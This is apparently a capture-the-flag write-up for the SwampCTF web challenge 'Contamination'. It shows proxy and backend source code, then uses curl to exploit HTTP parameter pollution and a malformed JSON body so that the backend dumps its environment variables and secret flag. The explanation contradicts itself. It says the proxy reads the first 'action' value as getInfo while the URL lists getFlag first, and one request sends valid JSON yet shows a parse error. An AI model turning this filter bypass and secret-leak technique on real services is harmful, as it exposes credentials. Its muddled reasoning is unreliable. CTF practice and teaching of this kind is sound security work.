



Web - Contamination




First, let's look at the files. In the .env file, there is a SECRET_KEY variable that contains a test flag.



```
EXPLORER
  CONTAMINATION
    backend
      .env
      backend.py
      Dockerfile
      requirements.txt
    proxy
      Dockerfile
      Gemfile
      Gemfile.lock
      server.rb
      docker-compose.yml

backend > .env
1 FLASK_ENV=development
2 SECRET_KEY=swampCTF{this_is_a_secret_key}
3 DATABASE_URL=sqlite:///app.db
4 DEBUG=True
5 LOG_LEVEL=info
6 ENV=development
```

Next, let's look at the website logic:




```
EXPLORER
  CONTAMINATION
    backend
      .env
      backend.py
      Dockerfile
      requirements.txt
    proxy
      Dockerfile
      Gemfile
      Gemfile.lock
      server.rb
      docker-compose.yml

proxy > server.rb
1 require 'sinatra'
2 require 'rack/proxy'
3 require 'json'
4
5 class ReverseProxy < Rack::Proxy
6   def perform_request(env)
7     request = Rack::Request.new(env)
8
9     # Only allow requests to the /api?action=getInfo endpoint
10    if request.params['action'] == 'getInfo'
11      env['HTTP_HOST'] = 'backend:5000'
12      env['PATH_INFO'] = '/api'
13      env['QUERY_STRING'] = request.query_string
14      body = request.body.read
15      env['rack.input'] = StringIO.new(body)
16
17      begin
18        json_data = JSON.parse(body)
19        puts "Received valid JSON data: #{json_data}"
20        super(env)
21      rescue JSON::ParserError => e
22        puts "Error parsing JSON: #{e.message}"
23        return [200, { 'Content-Type' => 'application/json' }, [{ message: "Error parsing JSON", error: e.message }.to_json]]
24      end
25    else
26      [200, { 'Content-Type' => 'text/plain' }, ["Unauthorized"]]
27    end
28  end
29 end
30
31 use ReverseProxy
32
33 set :bind, '0.0.0.0'
34 set :port, 8080
35 puts "Server is listening on port 8080..."
```

The website only allows us to view /api?action=getInfo.

Let's look at the backend file:



```
1 from flask import Flask, jsonify, request
2 import os
3 import logging
4
5 app = Flask(__name__)
6
7 app.config['DEBUG'] = os.getenv('DEBUG', 'False')
8 app.config['LOG_LEVEL'] = os.getenv('LOG_LEVEL', 'warning')
9
10
11 @app.route('/api', methods=['POST'])
12 def api():
13     param = request.args.get('action')
14     app.logger.info(f"Received param: {param}")
15
16     if param == 'getFlag':
17         try:
18             data = request.get_json()
19             app.logger.info(f"Received JSON data: {data}")
20             return jsonify(message="Prased JSON successfully")
21         except Exception as e:
22             app.logger.error(f"Error parsing JSON: {e}")
23             debug_data = {
24                 'headers': dict(request.headers),
25                 'method': request.method,
26                 'url': request.url,
27                 'env_vars': {key: value for key, value in os.environ.items()}
28             }
29             return jsonify(message="Something broke!!", debug_data=debug_data)
30
31     if param == 'getInfo':
32         debug_status = app.config['DEBUG']
33         log_level = app.config['LOG_LEVEL']
34         return jsonify(message="Info retrieved successfully!", debug=debug_status, log_level=log_level)
35
36     return jsonify(message="Invalid action parameter!", param=param)
37
38
39 if __name__ == '__main__':
40     app.run(host='0.0.0.0', port=5000)
```

We can get the flag by calling `/api?action=getFlag` and passing in invalid JSON, which will throw an error and return the flag to us.

Our attack plan:

- Get access to `getFlag`.
- Write invalid JSON that will return an error.

Bypassing filtering via duplicate parameters:

- **Reverse Proxy (`server.rb`)** in Ruby checks `request.params['action']` and takes **the first** value → `getInfo` → ✅ allows the request.
- **Flask (`backend.py`)** in Python executes `request.args.get('action')` and takes **the last** value → `getFlag` → 🚩 processes it as a request for the flag

So we will specify double parameters in the URL, where the first one will be `getFlag` and the second one will be `getInfo`.

Our URL will be:

<http://chals.swampctf.com:41234/api?action=getFlag&action=getInfo>


Let's try it:



```
(root@kali)-[/home/kali/Desktop]
# curl -X POST -H "Content-Type: application/json" -d '{"key": "test"}' "http://chals.swampctf.com:41234/api?action=getFlag&action=getInfo"
{
  "message": "Prased JSON successfully"
}
```

We have successfully accessed `getFlag`. The last step is to get the flag.

We can send invalid JSON, but we get a regular error, not a flag:



```
(root@kali)-[/home/kali/Desktop]
# curl -X POST -H "Content-Type: application/json" -d '{"key": "invalid_json"}' "http://chals.swampctf.com:41234/api?action=getFlag&action=getInfo"
{"message": "Error parsing JSON", "error": "unexpected character: 'invalid_json'"}
}
```


To get an error and call:

```
return jsonify(message="Something broke!!", debug_data=debug_data)
```

Let's try to use non-breaking space (NBSP) in JSON request body in UTF-8:

```
\xc2\xa0
```

Make a POST request to the server with the following values:



```
root@kali: /home/kali/Desktop
File Actions Edit View Help
Content-Length: 88
Request cookies
Request headers
# curl -X POST -H "Content-Type: application/json" -d '{"key": "\xc2\xa0"}' "http://chals.swampctf.com:41234/api?action=getFlag&action=getInfo"
{"key": "\xc2\xa0"}
{"debug_data": {"env_vars": {"DATABASE_URL": "sqlite:///app.db", "DEBUG": "True", "ENV": "development", "FLASK_ENV": "development", "GPG_KEY": "E3FF2839C048B25C084DEBE9B26995E310250568", "HOME": "/root", "HOSTNAME": "046b92c42c85", "LANG": "C.UTF-8", "LOG_LEVEL": "info", "PATH": "/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "PYTHON_SHA256": "3126f59592c9b0d798584755f2bf7b081fa1ca35ce7a6fea980108d752a05bb1", "PYTHON_VERSION": "3.9.21", "SECRET_KEY": "swampCTF{1nt3r0p3r4b1l1ty_p4r4m_p0llut10n_x7q9z3882e}", "WERKZEUG_RUN_MAIN": "true", "WERKZEUG_SERVER_FD": "3"}, "headers": {"Accept": "*/*", "Content-Length": "19", "Content-Type": "application/json", "Host": "backend:5000", "User-Agent": "curl/8.11.1", "Version": "HTTP/1.1", "X-Forwarded-For": "193.194.124.249"}}
```

and successfully get the flag from the SECRET_KEY variable.

Flag: **swampCTF{1nt3r0p3r4b1l1ty_p4r4m_p0llut10n_x7q9z3882e}**